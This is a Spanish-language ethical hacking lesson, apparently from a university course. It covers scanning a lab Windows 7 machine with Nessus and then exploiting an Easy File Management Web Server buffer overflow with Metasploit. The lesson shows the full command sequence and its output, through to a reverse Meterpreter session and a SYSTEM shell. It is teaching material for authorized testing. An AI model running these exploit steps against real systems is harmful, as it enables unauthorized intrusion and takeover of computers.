
Estos escáneres de vulnerabilidades son utilizados en la infraestructura tecnológica de las empresas con el objetivo de identificar previo a un atacante, las vulnerabilidades existentes con el fin de remediarlas; sin embargo, estas herramientas también son usadas por hackers de sombrero blanco, negro y gris con el objetivo de conocer las falencias en seguridad que tenga el sistema.

Para el caso práctico, se utilizará uno de los mejores escáneres: Nessus. Pese a ser de licencia paga, permite una descarga de una versión de prueba (por unos días de vigencia) la cual nos permite hacer un limitado número de escaneos.



Una vez instalado Nessus, estamos listos para la ejecución de un escaneo de vulnerabilidades a nuestra máquina Windows, que venimos trabajando. Cuando ingresemos a la pantalla de inicio de Nessus tendremos algo como lo que se muestra en la figura 11

*Imagen 11 Pantalla de inicialización y login de Nessus*




Fuente: Elaboración propia

Nota. Para poder instalar la herramienta, nos referimos a la guía oficial del fabricante que se encuentra en la lectura recomendada: Install Nessus and Nessus Agents

Para el escaneo de la máquina objetivo se procederá con los siguientes pasos en la configuración de Nessus:

1. New scan
2. Advanced scan
3. Configuramos valores al escaneo
  - a) Name
  - b) Description
  - c) Fólder (donde será almacenado)
  - d) Target (IP o nombre de host de la máquina objetivo 10.0.2.19)
4. Save -> Launch

Imagen 12 Configuración de escaneo Nessus



Fuente: Elaboración propia

Una vez terminado el escaneo, tenemos un inventario de vulnerabilidades que se encuentran en la máquina para el hackeo, no olvidar que esta fase de escaneo es común entre los tipos de hackeo que vimos en el eje anterior.

Imagen 13 Resultados de escaneo Nessus



Fuente: Elaboración propia



Con el listado de reporte de las vulnerabilidades existentes en la máquina a la que le efectuamos el procedimiento solo queda analizar cuáles son explotables. Es importante tener claro que la categorización de las vulnerabilidades ayuda mucho a seleccionar cuáles son más candidatas a uno o varios exploit y permiten avanzar a la siguiente fase de acceso remoto.


### **Fase de obtención de acceso con Metasploit**

Con la identificación de las vulnerabilidades en la fase anterior, se está listo para explotar las que se encuentran en la máquina en la cual se ha efectuado el reconocimiento y escaneo: ya se tiene un punto de partida para acceder a la máquina Windows 7 vulnerando la seguridad.

En esta etapa sabemos que el objetivo es obtener acceso; sin embargo, no necesariamente debe hacerse con Metasploit, la cual es la herramienta por excelencia para la explotación de vulnerabilidades y que contiene una base de datos con exploits para el aprovechamiento de las vulnerabilidades encontradas en el objetivo. Por lo tanto, es necesario familiarizarnos con la herramienta que ya tenemos en nuestra instalación de Kali Linux.

Con los conceptos básicos de la lectura anterior del portal del fabricante de la herramienta, estamos listos para explotar la máquina objetivo: en nuestro caso Windows 7.

Imagen 14 Resumen de datos



Fuente: Elaboración propia

Nota: Las direcciones IP pueden variar en cada instalación, lo importante es garantizar que estén en el mismo segmento de red.

El proceso para efectuar en Metasploit y obtener acceso, se define en los pasos enumerados a continuación.

## Iniciar Metasploit

En la figura 15, se muestra la ejecución del comando msfconsole, para lo cual se debe ejecutar una terminal.

Imagen 15 Inicialización de Metasploit

```
root@andina:~# msfconsole
[-] Failed to connect to the database: could not connect to server: Connection refused
    Is the server running on host "localhost" (:::1) and accepting
    TCP/IP connections on port 5432?
could not connect to server: Connection refused
    Is the server running on host "localhost" (127.0.0.1) and accepting
    TCP/IP connections on port 5432?
[*] Starting the Metasploit Framework console...-
```

Fuente: Elaboración propia



## Búsqueda de exploit

Para esta práctica se tendrá en cuenta el servicio expuesto en el puerto 80 relacionado a Easy File Management Web Server v4.0, servicio que podemos visualizar en la figura 10 en la etapa de reconocimiento que efectuamos anteriormente.

Con ese dato del servicio es posible hacer una búsqueda de exploit relacionada al servicio del cual ya tenemos incluso la versión. Esto facilita en muchas ocasiones la búsqueda de exploit, además la herramienta Metasploit genera un listado con una calificación de efectividad al momento de ejecutar el exploit.

En la figura 16 se puede ver cómo hacer la búsqueda del exploit por medio del nombre del servicio que identificamos.

*Imagen 16 Búsqueda de exploits en Metasploit*

```
msf > search Easy File Management efs windows
[!] Module database cache not built yet, using slow search
```

Fuente: Elaboración propia

## Selección del exploit

Una vez seleccionado el exploit que mejor calificación tenga, usamos el comando "use" seguido de la ruta y exploit que usaremos, para nuestro caso, por su puntuación y ranking: efs\_userid\_bof. En la figura 17 se puede ver el modo de utilización.

*Imagen 17 Selección de exploit en Metasploit*

```
msf > use exploit/windows/http/efs_fmws_userid_bof
msf exploit(efs_fmws_userid_bof) > █
```

Fuente: Elaboración propia

## Configuración de valores

En este paso es necesario ajustar los valores al exploit: `efs_userid_bof` seleccionado en el punto anterior llamado búsqueda de exploit, de tal manera que contenga los valores como IP, puerto y tipo de conexión a establecer. Estos valores necesarios se pueden conocer con el comando `show options` como puede verse en la figura 18.

Imagen 18 Comando `show options` Metasploit

```
msf exploit(efs_fmws_userid_bof) > show options

Module options (exploit/windows/http/efs_fmws_userid_bof):

  Name      Current Setting  Required  Description
  ----      -
  Proxies                    no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOST                    yes       The target address
  RPORT      80               yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /vfolder.ghp     yes       The URI path of an existing resource
  VHOST                    no        HTTP server virtual host

Exploit target:

  Id  Name
  --  ---
  0   Automatic Targeting
```

Fuente: Elaboración propia

La manera como se deben configurar los valores se efectúa con el comando `set`, por ejemplo, para configurar la IP de la máquina objetivo a hackear sería:

Imagen 19 Comando `set` de Metasploit

```
msf exploit(efs_fmws_userid_bof) > set RHOST 10.0.2.19
RHOST => 10.0.2.19
msf exploit(efs_fmws_userid_bof) > █
```

Fuente: Elaboración propia

## Explotación

Una vez configurados todos los valores obligatorios solicitados en las especificaciones del exploit, se procede a ejecutar el comando exploit, con esto se debe obtener acceso a la máquina Windows 7 que para efectos de este aprendizaje podríamos imaginarnos o suponer que se trata de la víctima.

*Imagen 20 Comando exploit de Metasploit*

```
msf exploit(efs_fmws_userid_bof) > exploit

[*] Started reverse TCP handler on 10.0.2.18:4444
[*] Fingerprinting version...
[+] Version 5.3 found
[*] Trying target Efmws 5.3 Universal...
[*] Sending stage (179267 bytes) to 10.0.2.19
[*] Meterpreter session 1 opened (10.0.2.18:4444 -> 10.0.2.19:49160) at 2018-06-04 03:55:09 +0200

meterpreter > █
```

Fuente: Elaboración propia

### **Abrir sesión meterpreter**

Una vez ejecutado el comando exploit lo único que estaría por hacer para tomar el control de la máquina es abrir una sesión en meterpreter con el comando shell como se puede ver en la figura 17.

*Imagen 21 Comando shell de meterpreter*

```
meterpreter > shell
Process 3452 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32> █
```

Fuente: Elaboración propia

La figura 17 permite visualizar que se ha establecido comunicación entre la máquina Linux y la máquina Windows 7, ubicado en el directorio system32. Por lo que ya se obtiene navegabilidad sobre todos los directorios de la máquina objetivo.

## CONCLUSIONES Y RECOMENDACIONES

- Siguiendo la metodología de las fases de los hackeo ético y malicioso, hasta este punto se ha logrado tener éxito sobre las 3 primeras: reconocimiento, escaneo y obtención de acceso. Con esto ya estamos en capacidad de ejecutar unas pruebas de ethical hacking con éxito.
- Con esta información en un escenario empresarial se podría comprobar lo vulnerable y el riesgo al que se encuentra por tener servicios inseguros o desactualizados. Sin embargo, el uso de las herramientas aprendidas en este eje, en manos inescrupulosas, dan lugar a los hackeos maliciosos que como sabemos están detrás de intereses como el robo de información, los saboteos de sistemas o el espionaje a terceros.
- Por esta razón la utilización de estas habilidades técnicas uso de herramientas siempre deben estar avaladas por los dueños de los activos para efectuar el hackeo ético.

## REFERENCIAS BIBLIOGRÁFICAS

- Nessus. (2018). Install Nessus and Nessus agents. Recuperado de <https://docs.tenable.com/nessus-Content/Install.htm>
- NMAP.ORG. (s. f.). Descubriendo sistemas. Recuperado de <https://nmap.org/man/es/man-host-discovery.html>
- NMAP.ORG. (s. f.). Técnicas de sondeo de puertos. Recuperado de <https://nmap.org/man/es/man-port-scanning-techniques.html>
- Oracle. (s. f.). End-user documentation. Recuperado de [https://www.virtualbox.org/wiki/End-user\\_documentation](https://www.virtualbox.org/wiki/End-user_documentation)
- Rapid7. (s. f.). Metasploit basics. Recuperado de <https://metasploit.help.rapid7.com/docs/metasploit-basics>
- Rubén Andrés. (2016). Qué es Kali Linux y qué puedes hacer con él (sic). Recuperado de <https://computerhoy.com/paso-a-paso/software/que-es-kali-linux-quepuedes-hacer-41671>



[www.usanmarcos.ac.cr](http://www.usanmarcos.ac.cr)

San José, Costa Rica